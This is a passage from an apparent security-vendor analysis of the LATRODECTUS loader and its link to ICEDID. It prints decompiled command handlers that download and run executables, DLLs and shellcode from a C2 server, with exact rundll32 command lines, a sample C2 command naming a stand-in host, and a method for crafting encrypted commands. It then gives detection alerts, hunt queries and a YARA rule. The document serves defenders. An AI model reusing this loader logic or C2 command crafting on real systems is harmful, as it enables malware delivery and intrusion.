  result = des::DownloadFileFromInternetAllocateStrComparsionHTMLTagsWriteFile(file_download, path, 0i64, 0i64);
  if ( flag && result )
    return des::StartNewProcess(path, 1);
  else
    return result;
```

Download and Run PE function (Handler #4)

Below is an example in our environment using this handler:



Process tree of download and run PE function

Download and execute DLL - command ID (13)

This command handler downloads a DLL from C2 server, writes it to disk with a randomly generated file name, and executes the DLL using rundll32.exe.

```
  lpMultiByteStr = 0i64;
  v7 = 0;
  lpMultiByteStr = des::ParseCmdArg(cmd_arg, &str_comma_1, &v9, &v7);
  v9 += v7;
  AppDataRoamingFolder = 0i64;
  AppDataRoamingFolder = des::RetrieveAppDataRoamingFolder(28);
  if ( !AppDataRoamingFolder )
    return 0i64;
  des::ZeroOutMemory(v13, 0x208ui64);
  des::DecryptString(dword_18000FF38, str_format_sd_dll);// %s%d.dll
  v11 = str_format_sd_dll;
  RandomNumberSeededbyCursorPosUptime = des::GenerateRandomNumberSeededbyCursorPosUptime();
  wsprintfW(v13, v11, AppDataRoamingFolder, RandomNumberSeededbyCursorPosUptime);
  des::FreeUpMemoryViaSyscall(AppDataRoamingFolder);
  AppDataRoamingFolder = 0i64;
  des::ZeroOutMemory(WideCharStr, 0x208ui64);
  StrLength = GetStrLength(lpMultiByteStr);
  MultiByteToWideChar(0, 1u, lpMultiByteStr, StrLength, WideCharStr, 260);
  v6 = des::DownloadFileFromInternetAllocateStrComparsionHTMLTagsWriteFile(WideCharStr, v13, 0i64, 0i64);
  des::ZeroOutMemory(v15, 0x208ui64);
  v5 = GetStrLength(v9);
  MultiByteToWideChar(0, 1u, v9, v5, v15, 260);
  if ( a2 && v6 )
    return des::CreateRundll32ProcessCmdLine(v13, v15, 1);
  else
    return v6;
```

Download and run DLL function (Handler #13)

Download and execute shellcode - command (14)

This command handler downloads shellcode from the C2 server via `InternetReadFile`, allocates and copies the shellcode into memory then directly calls it with a new thread pointing at the shellcode.

```
result = des::DownloadFileFromInternet(p_converted_str, 0i64, &p_shellcode_source, &dwSize);
if ( *p_shellcode_source && result && dwSize )
{
  des::DecryptString(byte_18000FF50, decrypted_str);// <html>
  _str_html = decrypted_str;
  if ( des::StringCompare(p_shellcode_source, decrypted_str)
    && (des::DecryptString(dword_18000FF60, decrypted_str),
        _str_DOCTYPE = decrypted_str,
        des::StringCompare(p_shellcode_source, decrypted_str)) )// <!DOCTYPE
  {
    p_shellcode_dest = VirtualAlloc(0i64, dwSize, MEM_COMMIT, 0x40u);
    des::CopyBytesBasedOnCommittedPages(p_shellcode_dest, p_shellcode_source, dwSize);
    p_shellcode = des::AllocateMemoryViaSyscall(16ui64);
    p_shellcode->p_shellcode = p_shellcode_dest;
    p_shellcode->shellcode_size = dwSize;
    CreateThread(0i64, 0, des::ShellcodeEntry, p_shellcode, 0, ThreadId);
    des::FreeUpMemoryViaSyscall(p_shellcode_source);
    return 1i64;
```

Shellcode execution (Handler #14)

Update / restart - command ID (15)

This handler appears to perform a binary update to the malware where it's downloaded, the existing thread/mutex is notified, and then released. The file is subsequently deleted and a new binary is downloaded/executed before terminating the existing process.

```
case 15:
  if ( des::DownloadAndRunExe(buffer_incoming_url, 0) )
  {
    des::NotifyThreadAndReleaseMutex();
    des::CreateWTFBBQ_RemoveInitialDLL();
    des::DeleteFilePath();
    des::DownloadAndRunExe(buffer_incoming_url, 1);
    ExitProcess(0);
  }
```

Update handler (Handler #15)

Terminate - command ID (17)

This handler will terminate the existing LATRODECTUS process.

```
case 17:
  ExitProcess(0);
```

Self-termination (Handler #17)

Download and execute hosted ICEID payload - command ID (18)

This command handler downloads two ICEDID components from a LATRODECTUS server and executes them using a spawned `rundll32.exe` process. We haven't personally observed this being used in-the-wild, however.

The handler creates a folder containing two files to the `AppData\Roaming\` directory. These file paths and filenames are seeded by a custom random number generator which we will review in the next section. In our case, this new folder location is:

```
C:\Users\REM\AppData\Roaming\-632116337
```

It retrieves a file (`test.dll`) from the C2 server, the standard ICEDID loader, which is written to disk with a randomly - generated file name (`-456638727.dll`).

```
des::DecryptString(dword_18000FA70, decrypted_str);// %s\%d.dll
str_format_s_d = decrypted_str;
filename_RandomNumberSeededbyCursorPosUptime = des::GenerateRandomNumberSeededbyCursorPosUptime();
wsprintfW(
  full_dll_path_random_number_seeded,
  str_format_s_d,
  appdata_path,
  filename_RandomNumberSeededbyCursorPosUptime);// L"C:\\Users\\REM\\AppData\\Roaming\\-632116337\\-456638727.dll"
des::ZeroOutMemory(file_download_url, 0x208ui64);
v6 = GetStrLength(cmd_arg_path);
MultiByteToWideChar(0, 1u, cmd_arg_path, v6, file_download_url, 260);// test.dll
if ( des::DownloadFileFromInternet(file_download_url, full_dll_path_random_number_seeded, 0i64, 0i64) )
```

LATRODECTUS downloading ICEDID loader

LATRODECTUS will then perform similar steps by generating a random filename for the ICEDID payload (`1431684209.dat`). Before performing the download, it will set-up the arguments to properly load ICEDID. If you have run into ICEDID in the past, this part of the command-line should look familiar: it's used to call the ICEDID export of the loader, while passing the relative path to the encrypted ICEDID payload file.

```
init -zzzz="-632116337\1431684209.dat"
```

```
if ( des::DownloadFileFromInternet(file_download_url, full_dll_path_random_number_seeded, 0i64, 0i64) )
{
  des::DecryptString(dword_18000FA90, decrypted_str);// %d.dat
  str_format_d_dat = decrypted_str;
  RandomNumberSeededbyCursorPosUptime = des::GenerateRandomNumberSeededbyCursorPosUptime();
  wsprintfW(random_num_decimal2, str_format_d_dat, RandomNumberSeededbyCursorPosUptime);// L"1431684209.dat"
  des::DecryptString(dword_18000FAA8, decrypted_str);// %s\%s
  str_formatting_ss_slash = decrypted_str;
  wsprintfW(dat_file_path, decrypted_str, appdata_path, random_num_decimal2);// L"C:\Users\REM\AppData\Roaming\-632116337\1431684209.dat"
  des::ZeroOutMemory(file_download_url, 0x208ui64);
  len_bp_dat_uri = GetStrLength(p_mem);
  MultiByteToWideChar(0, 1u, p_mem, len_bp_dat_uri, file_download_url, 260);
  if ( des::DownloadFileFromInternet(file_download_url, dat_file_path, 0i64, 0i64) )
  {
    des::DecryptString(dword_18000FAC0, decrypted_str);// init -zzzz="%s\%s"
    str_init_zzzz = decrypted_str;
    wsprintfW(rundll32_command_line_args, decrypted_str, random_num_decimal, random_num_decimal2);
    des::CreateRundll32ProcessCmdLine(full_dll_path_random_number_seeded, rundll32_command_line_args, 1);
```

LATRODECTUS downloading ICEDID data


LATRODECUS initiates a second download request using a hard-coded URI (`/files/bp.dat`) from the configured C2 server, which is written to a file (`1431684209.dat`). Analyzing the `bp.dat` file, researchers identified it as a conventional encrypted ICEDID payload, commonly referenced as `license.dat` .

bp.dat | meow.dat

Offset(d)	00	01	02	03	04	05	06	07	08	09	10	11	12	13	14	15	Decoded text
00000000	26	F0	AD	A0	4E	15	5F	3C	1E	1C	DF	8E	C8	6F	25	AF	&ð. N._<..ßŽÈo%¯
00000016	84	68	44	64	19	0D	B9	D4	0B	D3	91	BF	47	B3	95	41	„hDd..¹Ô.Ó‘¿G³•A
00000032	D8	A9	DD	07	DA	3C	F6	B2	F2	FD	9E	62	AA	84	3D	63	Ø©Ý.Ú<ö²òýžbª„=c
00000048	A3	73	AF	D0	96	DA	EA	21	E1	21	14	EE	02	4E	C2	D2	£s¯Ð–Úê!á!.î.NÂÒ
00000064	9D	47	60	23	33	9D	38	AC	60	5A	DF	63	33	0B	BC	9F	.G`#3.8¬`Zßc3.¼Ÿ
00000080	F2	46	74	FB	D5	77	5A	E8	77	7B	10	DA	26	B1	00	38	òFtûÕwZèw{.Ú&±.8
00000096	5C	41	D8	8B	21	81	4F	64	7D	35	78	80	C5	6F	B0	61	\AØ‹!.Od}5x€Åo°a
00000112	D6	2A	F5	D8	0A	C8	06	43	E4	2C	29	37	52	1E	31	A6	Ö*õØ.È.Cä,)7R.1¦
00000128	DB	D8	C2	1E	D3	0B	1A	BB	60	4D	6E	83	BF	6B	4E	30	ÛØÂ.Ó..»`Mnƒ¿kN0
00000144	C5	FA	47	4B	6C	DA	B1	53	E5	6A	BE	D0	B8	E9	26	D3	ÅúGKlÚ±Såj¾Ð¸é&Ó
00000160	C1	0A	C0	6F	90	D7	2E	2B	3A	C1	97	FA	2D	43	E8	27	Á.Ào.×.+:Á—ú-Cè'
00000176	52	6C	FC	CE	B7	21	CD	57	D7	2E	B2	59	3F	30	84	33	RlüÎ·!ÍW×.²Y?0„3
00000192	A8	07	7A	7E	A4	3F	0F	91	AF	3F	16	C1	3B	30	5E	54	¨.z~¤?.‘¯?.Á;0^T
00000208	52	E3	13	FF	62	34	26	43	BB	06	06	D3	54	4D	8F	80	Rã.ÿb4&C»..ÓTM.€


Encrypted ICEDID payload (bp.dat)

After decrypting the file, malware researchers noted a familiar 129 byte sequence of junk bytes prepended to the file followed by the custom section headers.




Decrypted ICEDID payload (bp.dat)

Our team was able to revisit prior tooling and successfully decrypt this file, enabling us to rebuild the PE (ICEDID).



ICEDID YARA triggering on rebuilt PE from bp.dat

At this point, the ICEDID loader and encrypted payload have been downloaded to the same folder.




These files are then executed together using `rundll32.exe` via **CreateProcessW** with their respective arguments. Below is the observed command-line:

```
rundll32.exe C:\Users\REM\AppData\Roaming\-632116337\-456638727.dll,init -zzzz="-632116337\1431684209.dat"
```

```
if ( des::CountLengthWideStr(rundll32_command_line_args) )
{
  des::DecryptString(dword_180010310, decrypted_cmdline_arg);// C:\WINDOWS\SYSTEM32\rundll32.exe %s,%s
  wsprintfW(CommandLine, decrypted_cmdline_arg, full_dll_path_random_number_seeded, rundll32_command_line_args);
}
else
{
  des::DecryptString(dword_180010370, decrypted_cmdline_arg);// C:\WINDOWS\SYSTEM32\rundll32.exe %s
  wsprintfW(CommandLine, decrypted_cmdline_arg, full_dll_path_random_number_seeded);
}
if ( !CreateProcessW(0i64, CommandLine, 0i64, 0i64, 0, dwCreationFlags, 0i64, 0i64, &StartupInfo, &ProcessInformation) )
  return 0i64;
```

Rundll32.exe execution

Scanning the `rundll32.exe` child process spawned by LATRODECTUS with our ICEDID YARA rule also indicates the presence of the ICEDID.



YARA memory scan detecting ICEDID

Beacon timeout - command ID (19)

LATRODECTUS supports jitter for beaconing to C2. This can make it harder for defenders to detect via network sources due to randomness this introduces to beaconing intervals.

```
timeout = 1000 * (des::GenerateRandomNumberSeededbyCursorPosUptime() % 150 + 450);
if ( flag_increase_timeout )
  timeout = 1000 * (des::GenerateRandomNumberSeededbyCursorPosUptime() % 0x258 + 1500);
for ( i = 0; i < timeout / 100; ++i )
{
  if ( hThread )
  {
    GetExitCodeThread(hThread, &ExitCode);
    if ( ExitCode != STILL_ACTIVE )
    {
      hThread = 0i64;
      break;
```

Adjust timeout feature (Handler #19)

In order to calculate the timeout, it generates a random number by seeding a combination of the user's cursor position on the screen multiplied by the system's uptime (`GetTickCount`). This result is passed as a parameter to **RtlRandomEx**.

```
__int64 des::GemerateRandomNumberSeededbyCursorPosUptime()
{
  int v1; // [rsp+20h] [rbp-18h]
  int v2; // [rsp+24h] [rbp-14h]
  LPPOINT Point; // [rsp+28h] [rbp-10h] BYREF

  des::ZeroOutMemory(&Point, 8ui64);
  if ( !GetCursorPos(&Point) )
    return 0i64;
  v1 = HIDWORD(Point) * Point;
  v2 = GetTickCount() * v1;
  return des::GenerateRandomNum(v2);
}
```

Random number generator using cursor position

Reset counter - command ID (20)


This command handler will reset the request counter that is passed on each communication request. For example, on the third callback it is filled with 3 here. With this function, the developer can reset the count starting from 0.

```
counter=3&type=4&guid=638507385
```

LATRODECTUS / ICEDID connection

There definitely is some kind of development connection or working arrangement between ICEDID and LATRODECTUS. Below are some of the similarities observed:

- Same enumeration commands in the system discovery handler
- The DLL exports all point to same export function address, this was a common observation with ICEDID payloads
- C2 data is concatenated together as variables in the C2 traffic requests
- The `bp.dat` file downloaded from handler (#18) is used to execute the ICEDID payload via `rundll32.exe`
- The functions appear to be similarly coded




COM-based Scheduled Task setup - ICEDID vs LATRODECTUS

Researchers didn't conclude that there was a clear relationship between the ICEDID and LATRODECTUS families, though they appear at least superficially affiliated. ICEDID possesses more mature capabilities, like those used for data theft or the BackConnect module, and has been richly documented over a period of several years. One hypothesis being considered is

that LATRODECTUS is being actively developed as a replacement for ICEDID, and the handler (#18) was included until malware authors were satisfied with LATRODECTUS' capabilities.

Sandboxing LATRODECTUS

To evaluate LATRODECTUS detections, we set up a Flask server configured with the different handlers to instruct an infected machine to perform various actions in a sandbox environment. This method provides defenders with a great opportunity to assess the effectiveness of their detection and logging tools against every capability. Different payloads like shellcode/binaries can be exchanged as needed.



Command handlers sandboxed

As an example, for the download and execution of a DLL (handler #13), we can provide the following request structure (object type, handler, arguments for handler) to the command dispatcher:

```
COMMAND|13|http://www.meow123.com/dll, ShowMessage
```

The following example depicts the RC4-encrypted string described earlier, which has been base64-encoded.

```
E3p1L21QSBOqEKjYrBKiLNZJTk7KZn+HWn0p2LQfOLWCz/py4VkkAxSXXdnDd39p2EU=
```

Using the following CyberChef recipe, analysts can generate encrypted command requests:

Example with DLL Execution handler via CyberChef

Using the actual malware codebase and executing these different handlers using a low-risk framework, defenders can get a glimpse into the events, alerts, and logs recorded by their security instrumentation.

Detecting LATRODECTUS

The following Elastic Defend protection features trigger during the LATRODECTUS malware infection process:

message	process.command_line
Malicious Behavior Detection Alert: Shellcode Execution from Low Reputation Module	"C:\Windows\System32\rundll32.exe" C:\Users\bouss\AppData\Local\digistamp\mbae-api-na.dll, homi
Malicious Behavior Detection Alert: VirtualProtect API Call from an Unsigned DLL	"C:\Windows\System32\rundll32.exe" C:\Users\bouss\AppData\Local\digistamp\mbae-api-na.dll, homi
Memory Threat Detection Alert: Shellcode Injection	"C:\Windows\System32\rundll32.exe" C:\Users\bouss\AppData\Local\digistamp\mbae-api-na.dll, homi
Malicious Behavior Detection Alert: Rundll32 or Regsvr32 Loaded a DLL from Unbacked Memory	"C:\Windows\System32\rundll32.exe" C:\Users\bouss\AppData\Local\digistamp\mbae-api-na.dll, homi
Malicious Behavior Detection Alert: Network Module Loaded from Suspicious Unbacked Memory	"C:\Windows\System32\rundll32.exe" C:\Users\bouss\AppData\Local\digistamp\mbae-api-na.dll, homi
Malicious Behavior Detection Alert: Suspicious MsiExec Child Process	"C:\Windows\System32\rundll32.exe" C:\Users\bouss\AppData\Local\digistamp\mbae-api-na.dll, homi
Malicious Behavior Detection Alert: Execution via a Suspicious WMI Client	msiexec.exe /i \\simplyfitphilly.com@80\share\slack.msi /qn
Malicious Behavior Detection Alert: Suspicious Oversized Script Execution	"C:\Program Files\Google\Chrome\Application\chrome.exe"


Elastic Defend alerts against LATRODECTUS

Below are the prebuilt MITRE ATT&CK-aligned rules with descriptions:

The following list of hunts and detection queries can be used to detect LATRODECTUS post-exploitation commands focused on execution:

Rundll32 Download PE/DLL (command handlers #12, #13 and #18):


```
sequence by process.entity_id with maxspan=1s
[file where event.action == "creation" and process.name : "rundll32.exe" and
 /* PE file header dropped to the InetCache folder */
file.Ext.header_bytes : "4d5a*" and file.path : "?:\\Users\\*\\AppData\\Local\\Microsoft\\Windows\\INetCache\\IE\\*"]
[network where process.name : "rundll32.exe" and
   event.action : ("disconnect_received", "connection_attempted") and
   /* network disconnect activity to a public Ip address */
   not cidrmatch(destination.ip, "10.0.0.0/8", "127.0.0.0/8", "169.254.0.0/16", "172.16.0.0/12", "192.0.0.0/24", "192.0.0
```



EQL Query using hunt detecting LATRODECTUS

Below is an ES|QL hunt to look for long-term and/or high count of network connections by rundll32 to a public IP address (which is uncommon):


```
from logs-endpoint.events.network-*
| where host.os.family == "windows" and event.category == "network" and
 network.direction == "egress" and process.name == "rundll32.exe" and
/* excluding private IP ranges */
 not CIDR_MATCH(destination.ip, "10.0.0.0/8", "127.0.0.0/8", "169.254.0.0/16", "172.16.0.0/12", "192.0.0.0/24", "192.0.0.
| keep source.bytes, destination.address, process.name, process.entity_id, process.pid, @timestamp, host.name
/* calc total duration and the number of connections per hour */
| stats count_connections = count(*), start_time = min(@timestamp), end_time = max(@timestamp) by process.entity_id, proc
| eval duration = TO_DOUBLE(end_time)-TO_DOUBLE(start_time), duration_hours=TO_INT(duration/3600000), number_of_con_per_h
| keep host.name, destination.address, process.name, process.pid, duration, duration_hours, number_of_con_per_hour, count
| where count_connections >= 100
```



host.name	destination.address	process.name	process.pid	duration	duration_hours	number_of_con_per_hour	count_connections
laptop-ju4m3i0e	81.99.162.48	rundll32.exe	22,328	11086647	3	68	204
laptop-ju4m3i0e	81.99.162.48	rundll32.exe	12,108	230475	0	-	7956
laptop-ju4m3i0e	81.99.162.48	rundll32.exe	25,732	225860	0	-	7678

ES|QL Query using hunt detecting LATRODECTUS

Below is a screenshot of Elastic Defend triggering on the LATRODECTUS memory signature:



process.command_line	rule.name	event.code
rundll32.exe "C:\Users\REM\AppData\Roaming\Custom_update\Update_88d58563.dll", run	Windows.Trojan.Latrodectus	malicious_file
rundll32.exe "C:\Users\REM\AppData\Roaming\Custom_update\Update_88d58563.dll", run	Windows.Trojan.Latrodectus	malicious_file
rundll32.exe "C:\Users\REM\AppData\Roaming\Custom_update\Update_88d58563.dll", run	Windows.Trojan.Latrodectus	malicious_file
rundll32.exe "C:\Users\REM\AppData\Roaming\Custom_update\Update_88d58563.dll", run	Windows.Trojan.Latrodectus	malicious_file
rundll32.exe "C:\Users\REM\AppData\Roaming\Custom_update\Update_88d58563.dll", run	Windows.Trojan.Latrodectus	malicious_file
rundll32.exe "C:\Users\REM\AppData\Roaming\Custom_update\Update_88d58563.dll", run	Windows.Trojan.Latrodectus	malicious_file
rundll32.exe "C:\Users\REM\AppData\Roaming\Custom_update\Update_88d58563.dll", run	Windows.Trojan.Latrodectus	malicious_file
rundll32.exe "C:\Users\REM\AppData\Roaming\Custom_update\Update_88d58563.dll", run	Windows.Trojan.Latrodectus	malicious_file
rundll32.exe "C:\Users\REM\AppData\Roaming\Custom_update\Update_88d58563.dll", run	Windows.Trojan.Latrodectus	malicious_file

Memory signatures against LATRODECTUS via Elastic Defend

YARA

Elastic Security has created YARA rules to identify LATRODECTUS:

```
rule Windows_Trojan_LATRODECTUS_841ff697 {
   meta:
       author = "Elastic Security"
       creation_date = "2024-03-13"
       last_modified = "2024-04-05"
       license = "Elastic License v2"
        os = "Windows"
       arch = "x86"
       threat_name = "Windows.Trojan.LATRODECTUS"
       reference_sample = "aee22a35cbdac3f16c3ed742c0b1bfe9739a13469cf43b36fb2c63565111028c"


   strings:
       $Str1 = { 48 83 EC 38 C6 44 24 20 73 C6 44 24 21 63 C6 44 24 22 75 C6 44 24 23 62 C6 44 24 24 }
